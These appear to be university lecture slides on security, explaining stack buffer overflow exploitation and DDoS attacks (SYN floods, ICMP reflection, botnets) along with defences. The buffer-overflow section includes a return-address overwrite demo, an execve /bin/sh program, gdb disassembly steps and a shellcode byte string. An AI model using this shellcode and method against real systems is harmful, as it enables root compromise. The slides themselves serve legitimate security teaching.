More Malicious Software


CSS 322 – Security and Cryptography

Contents

- Buffer Overflow Attacks
- Distributed Denial of Service Attacks

Buffer Overflows

- A common buffer overflow error in C language:
  - Store data in an array of size 6; write 8 characters to the array



- Memory is also used to store program status (e.g. stack)
  - Function F() call function G()
  - Program stack contains pointer to where G() will return to
    - Called the Instruction Pointer
  - G() may overwrite the instruction pointer with new value
    - Hence G() will return to another location in F() (or elsewhere)

Buffer Overflow Example

```
/* OverwriteIp.c */
void printMessage()
{
        char strTmp[] = “The Message.”;
        int* piRet;
        /* Modify the IP. Decrement it 5 bytes. */
        piRet = (int*)(strTmp + 28);
        *(piRet) -= 5;
        /* Print ‘The Message’ */
        printf(“%s\n”, strTmp);
        return;
}
int main()
{
        printMessage();
        return 0;
}
```

But we change value to point to here

Instruction pointer should be here

Buffer Overflow Attacks

- Basic Principle:
  - Attacker writes a string to memory with the intent of overflowing a buffer and overwriting the Instruction Pointer with a new value
    - String is longer than the buffer can hold
    - String contains the malicious commands to execute
    - String also contains value of new Instruction Pointer
      - Often contains many repeated values of new IP, since cannot be certain which piece of memory stores the actual IP
      - New IP points to the start of malicious commands
  - If string overwrites the actual Instruction Pointer with the new Instruction Pointer, then on return from function, the malicious code will be executed
- Issues:
  - How is malicious code provided to program?
  - Where is the existing Instruction Pointer?
  - What should the new Instruction Pointer point to?

Passing Malicious Code to Program

- Input:
  - Pass the code as a command line argument to the program
- Format of malicious code:
  - C/C++ program written, compiled and disassembled
  - Obtain the byte codes of the executable malicious program
  - Pass the byte codes as a string into the host program
- Executing the malicious code:
  - With the new (malicious value) of the Instruction Pointer pointing to the place in memory of the byte codes, when the function returns the byte code (that is, the malicious code) will be executed

Exploit Code

- This example source code executes a shell:

```
/* exploitCodeUsingExecve.c */

#include <unistd.h>

int main()
{
        char* argv[1];
        argv[0] = “/bin/sh”;
        argv[1] = NULL;
        execve(argv[0], argv,
0);
        return 0;
}
```

- Example output of compiling and running above code:

```
[ig@hostname]$ gcc –static –ggdb –o exploitCodeUsingExecve
exploitCodeUsingExecve.c
[ig@hostname]$ ./exploitCodeUsingExecve
sh-2.05b$
```

Convert Exploit Code to Bytes

- gdb (or similar) can be used to disassemble the executable to obtain the assembly language code and the byte (instruction) code:

```
gdb exploitCodeUsingExecve
(gdb) disassemble main
(gdb) disassemble execve
```

- Example assembly code:

```
0x80481d0 <main>: push %ebp
0x80481d1 <main+1>: mov %esp,%ebp
0x80481d3 <main+3>: sub $0x8,%esp
0x80481d6 <main+6>: and $0xfffffff0,%esp
…
0x804cfe8 <execve+28>: push %ebx
0x804cfe9 <execve+29>: mov %edi,%ebx
0x804cfeb <execve+31>: mov $0xb,%eax
0x804cff0 <execve+36>: int $0x80
…
```

Convert Exploit Code to Bytes

- Example byte code:


```
   (gdb) x/b 0x80481e0
0x80481e0 <main+16>: 0x55
(gdb)
0x80481e1 <main+17>: 0x89
(gdb)
0x80481e2 <main+18>: 0xe5
(gdb)
0x80481e3 <main+19>: 0x83
(gdb)
0x80481e4 <main+20>: 0xec
...
```

- Example byte code as a string in C:

```
char code[] = “\x83\xc4\x40\x55\x89\xe5\x83\xec”
“\x08\x89\xe3\xb9\xff\x2f\x73\x68\xc1\xe9”
“\x08\x51\x68\x2f\x62\x69\x6e\x31\xc0\x83”
“\xeb\x08\x89\x5d\xf8\x89\x45\xfc\x83\xec”
“\x04\x50\x8d\x45\xf8\x50\xff\x75\xf8\x55”
“\x55\x31\xc0\x89\xe5\x85\xc0\x57\x53\x8b”
“\x7d\x08\x8b\x4d\x0c\x8b\x55\x10\x53\x89”
“\xfb\x31\xc0\x83\xc0\x0b\xcd\x80”;
```

Finding Existing Instruction Pointer

- The attacker needs to overwrite the existing Instruction Pointer – where is it?




- How big is the stack used in the program?
  - Typically 100 to 300 bytes
  - For example, repeat the new IP many times so we eventually overwrite the existing IP with the new IP
  - When function returns, it will execute the code pointed to by the new IP

Choosing new Instruction Pointer


- Need to choose a value of new Instruction Pointer to point to start of malicious code
  - Very hard to accurately choose memory position of code
  - Therefore, estimate a position and start malicious code with many No-Operation instructions (NOPs)
    - NOPs do nothing (just slow the CPU)
    - The behaviour of the malicious code stays the same, and highly likely the new Instruction Pointer can be chosen to point to somewhere in the NOP set of instructions

We can only guess where old IP is …




… so we write many copies of new IP and hopefully we overwrite old IP

IP should point here
But we can only guess the position in memory



… so we write many NOPs and hopefully IP will point to one of them



DNS Example

- Simple example of a DNS program that, given a domain name, returns an IP address
- Assume the DNS is executed with root (administrator) privileges
  - Initial strcpy() copies command line argument into buffer
  - If we supply the exploit code (in byte form) as a command line argument:
    - The buffer storing the string will overflow
    - The instruction pointer in our exploit code will overwrite the real instruction pointer
    - Our new instruction pointer will point to the start of our exploit code (or to a NOP at the start)
    - The exploit code will be run
      - Our example code starts a shell (sh)
      - After running, we obtain access to a shell (command line) as root/administrator user

Preventing Buffer Overflow Attacks

- Proactive defences try to prevent overflows
  - Check every memory read/write
    - E.g. always use strncpy() instead of strcpy()
    - The program may become slow
  - Languages that cause compile errors when potential overflows, e.g. Java
  - Extra software that will automatically scan your code for buffer overflow errors
- Reactive defences allow buffer overflows but try to prevent unexpected use of memory
  - Special software that checks the stack and prevents overwriting Instruction Pointer
- Good programming can help prevent attacks
  - sprintf; fgetc in loops; gets; system; strcpy; strcat; strcmp; argv are all vulnerable functions in C


Distributed Denial of Service Attacks

- Security Service: Availability
  - A network or computer system should be available to users for the normal intended purpose
- Denial of Service (DoS) Attack:
  - Aim to prevent real users from using the system
  - Comes from a single computer towards a single computer or network
- Distributed DoS Attack:
  - DoS from multiple (often many) computers to single computer or network
  - Very hard to prevent and also sometimes hard to detect early:
    - Is it a DDoS on your web server or just a rapid increase in traffic (flashcrowd, slashdot)?
  - Typically involves an attacker taking control of many hosts on Internet, and these infected hosts perform the attacks on a single target

TCP SYN Flooding Attack

- Attacker takes control of many slave hosts
- Each slave sends TCP SYN segments to a single (target) host (e.g. web server)
  - (Remember: TCP sender initiates a connection by sending SYN to TCP receiver; receiver will respond with a SYN+ACK; then the sender respond with ACK; then they can transfer data)
  - Each TCP SYN has fake/incorrect source IP addresses
  - The target server responds to each TCP SYN with a SYN+ACK (if accepted) or a RST (if not accepted)
    - Target server also creates a data structure in memory for each accepted connection, as it is waiting for the final ACK to come back
  - As a result, target becomes overflowed with processing many SYNs, as well as storing data about each connection in memory
  - Target cannot process any legitimate connection requests
- Prevention:
  - Difficult to stop completely, but filtering of packets on routers as well as techniques like SYN cookies (Linux) reduce the impact of SYN Floods


TCP SYN Flooding Attack



ICMP Attack

- Attacker takes control of many slave hosts
- Each slave sends ICMP ECHO messages (Ping’s) to set of reflector hosts
  - (Remember: Ping uses ICMP ECHO messages to test connectivity; an ECHO message is sent to a destination, and the destination responds to the source)
  - Reflector hosts are usually random hosts that are not infected or under control of attacker
  - ICMP ECHO from slaves has a spoofed source IP address – it is set to the target’s IP address
  - Every reflector host sends a ICMP response to the source, that is to the target
  - Target’s router is overloaded with ICMP packets, leaving no network resources for the target (or other nodes on its network)
- Prevention:
  - Not respond to ICMP messages; routers drop ICMP messages


ICMP Attack (Ping Flood)




Classifying DDoS Attacks

- Resource consumed:
  - Internal host resources such as CPU and memory
    - Host can not handle any more requests
    - E.g. TCP SYN flood
  - Data transmission capability of network
    - Network/router cannot carry normal traffic
    - E.g. ICMP Ping flood
- Source of attacks
  - Direct DDoS Attack
    - Attacker controls slaves (or hierarchy of slaves), and the slaves attack the target directly
  - Reflector DDoS Attack
    - Attacker controls slaves (or hierarchy of slaves), and the slaves send data to reflectors which then forward to the target
      - Reflectors are not under control of attacker
    - Easier to involve more hosts than direct DDoS and hence send more traffic and create more damage
    - Harder to trace back to original attacker if reflectors are used

Direct DDoS Attack



Reflector DDoS Attack



Constructing Attack Network

- Attacker must get many slave hosts under its control
  - Infect the hosts with zombie software
  - Attacker must:
    - Create software that will perform the attacks. This should:
      - Be able to run on different hardware architectures and OSes
      - Hide, that is not be noticeable to the normal user of the zombie host
      - Be able to be contacted by attacker to trigger an attack
    - Identify vulnerability (bug) in large number of systems, in order to install the zombie software
    - Locate vulnerable machines, using scanning:
      - Attacker finds vulnerable machines and infects with zombie software
      - Then the zombie software searches for vulnerable machines and infects with zombie software
      - And so on, until a large distributed network of slaves is constructed
      - (Hence one function a worm may perform is to install zombie software in preparation for DDoS attacks)

Preventing DDoS Attacks

- Prevention
  - Allocate backup resources and modify protocols that are less vulnerable to attacks
